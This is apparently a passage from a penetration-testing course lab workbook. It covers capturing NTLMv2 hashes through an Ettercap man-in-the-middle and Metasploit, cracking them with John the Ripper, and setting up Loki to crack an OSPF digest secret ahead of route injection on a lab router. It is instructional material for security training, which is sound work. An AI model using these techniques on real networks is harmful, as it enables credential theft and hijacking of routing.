
Returning to the Metasploit instance, you will see a msfconsole status entry for each authentication attempt. The example noted is from a Windows 7 victim revealing the NTLMv2 hash information prior to prompting the user for authentication when the logged-in credential fails. Depending on the configuration of your Windows host, you also may be prompted to enter a password. If you are prompted for a password, enter the password "bb3143468".



Optional: John NTLMv2 Cracking
With the recovered NTLMv2 hashes from Internet Explorer, we can mount a password cracking attack.

First, decompress the rockyou.txt file so we can use it as a password guessing source. Next, use the "head -1" command to retrieve the first hash record from the johnpwn-445.txt_netntlmv2 file, redirecting the output to "crack.txt", as shown.

Next, use John the Ripper to crack the password. If you entered the password "bb3143468" from the Internet Explorer authentication dialog box, you will recover the password quickly. If however your browser did not prompt you for a password, you will only target your logged-in password. If your logged-in password is not present in the rockyou.txt file, you will not be able to crack the password. Consider adding "-rules" to the "john" command and try again, using the password permutation mode John offers.




SMB Hash Capture: Troubleshooting

If you are having trouble getting credentials from the victim running Internet Explorer, try these troubleshooting steps:

- Make sure the MitM attack is working in Ettercap. Browse to a website as the victim and press "s" to look at connection statistics in Ettercap. Make sure the packet receive count is increasing.
- Validate the injected HTML content with the Etterfilter script. Make sure you are specifying the correct IP address of the attacker system.
- Windows victim systems will not send authentication credentials if there are no credentials to send (e.g. local Windows accounts that do not have a password set). You can optionally set a Windows password on your victim system, then logout and login and try browsing again.
- In some systems, the WebClient service is stopped. If WebClient is stopped, IE will not forward SMB credentials. Start the WebClient service using the services.msc MMC add-on, or from the command-line as an Administrator:


```
C:\Windows\system32>sc start webclient & sc query webclient
```



Exercise: Inserting OSPF Routes

In the Manipulating the Network module we examined several vulnerabilities in interior routing protocols. Many organizations announce routing updates on end-user segments where user workstations connect to the network (the access layer), leaving them exposed to routing manipulation attacks. Some organizations attempt to protect against attack by protecting the routing process with MD5 digest authentication, using a shared secret to validate entries in the routing table. In this configuration, an attacker who can capture internal routing traffic can mount an offline dictionary attack against the MD5 shared secret value.


In this exercise we'll have some hands-on practice on exploiting these weaknesses in internal routing tables, focusing on the OSPF protocol.



Loki Setup Warning

We'll be using Loki for the attack portion of the lab exercises. This is a recent and effective tool but is still buggy and requires a significant number of changes to operate on Kali Linux. We've taken care of most of the work for you, though manual installation on another platform will be complex.


Follow the steps in this lab exercise carefully to install Loki. If you are running Kali Linux as a system installation or a virtual machine, consider making a system backup or snapshot before working on this lab exercise.



Loki Setup (1)

To setup Loki, download the Loki tarball from the lab server as shown on this slide. Un-tar the loki-kali.tgz file and change to the loki-kali directory. Several files will be present, which need to be installed in a specific order.

If you wish to install Loki on another system, you can use similar steps to the ones described here, with local dependency additions. See the Loki web page at http://www.insinuator.net/tag/loki for additional installation instructions.




Loki Setup (2)

To install Loki, we must first install the package dependencies in the order specified on this page. Remember to use tab completion to save on typing when entering the package filenames!

After completing the setup and installation of Loki, you'll have a Python script in /usr/bin/loki.py. You can safely remove the installation files.


To start Loki, invoke the loki.py script with no arguments as root.



Loki Setup (3)

Loki's OSPF password cracking module is flawed in that it does not properly handle dictionary word guesses longer than 16 characters. Fortunately, OSPF shared secrets cannot be longer than 16 characters. In order to work around this bug in Loki, we need to trim our dictionary word list so passwords are not longer than 16 characters in length.


In the example on this page, we read from the input file /usr/share/wordlists/sqlmap.txt, and truncate each line to no more than 16 characters using the cut utility, producing a new output file "loki.txt". Run this command on your system as well before continuing with this exercise.



Routing Monitoring Aid
As part of this lab exercise, you'll use a looking glass application to investigate the routing tables for our target network.


A looking glass is a networking tool that allows operators to inspect the routing information from one or more target routers. In our application, we'll disclose the entire OSPF routing table (using the output of "show ip route") in a static file that is updated every minute. Additionally, we'll display the status of all OSPF neighbor adjacencies with the output of "show ip ospf neighbors".

You may wish to keep a web browser open and pointed to the URL shown on this slide throughout the lab exercise to get a view into the effectiveness of your attack.



OSPF Neighbor Report


This page shows the output from the router looking glass application, identifying the current routing table as well as the OSPF neighbor adjacency. Note that this output reflects the actual network in use and is not tainted by an attack.



Using Loki

After invoking Loki you will be presented with the default Loki screen. To start capturing data, invoke the packet sniffer by clicking on the icon at (1). You will be prompted to select a network interface at (2); select the appropriate local network interface and click OK.


After the Loki sniffing process starts, watch for indicators of observed protocols when the tabbed window labels start to blink.



OSPF Peer Identification

After starting the Loki sniffer you will see the "ROUTING" tab label start to blink. Clicking on this tab will also reveal that the "ospf" label is blinking. Clicking on this label will open the ospf attack view, revealing a single observed router a shown in this slide.


The router at 10.10.10.40 will be our attack target that we will use to peer with and manipulate with OSPF route injection.



OSPF Password Cracking

In the first part of this exercise, you'll need to recover the OSPF digest secret used to protect routing updates. In this attack you can use the password list included in the Kali Linux distribution at /usr/share/wordlists/loki.txt. The "Use bruteforce" and "Use full charset" attack options in Loki are not necessary to be successful in the attack.

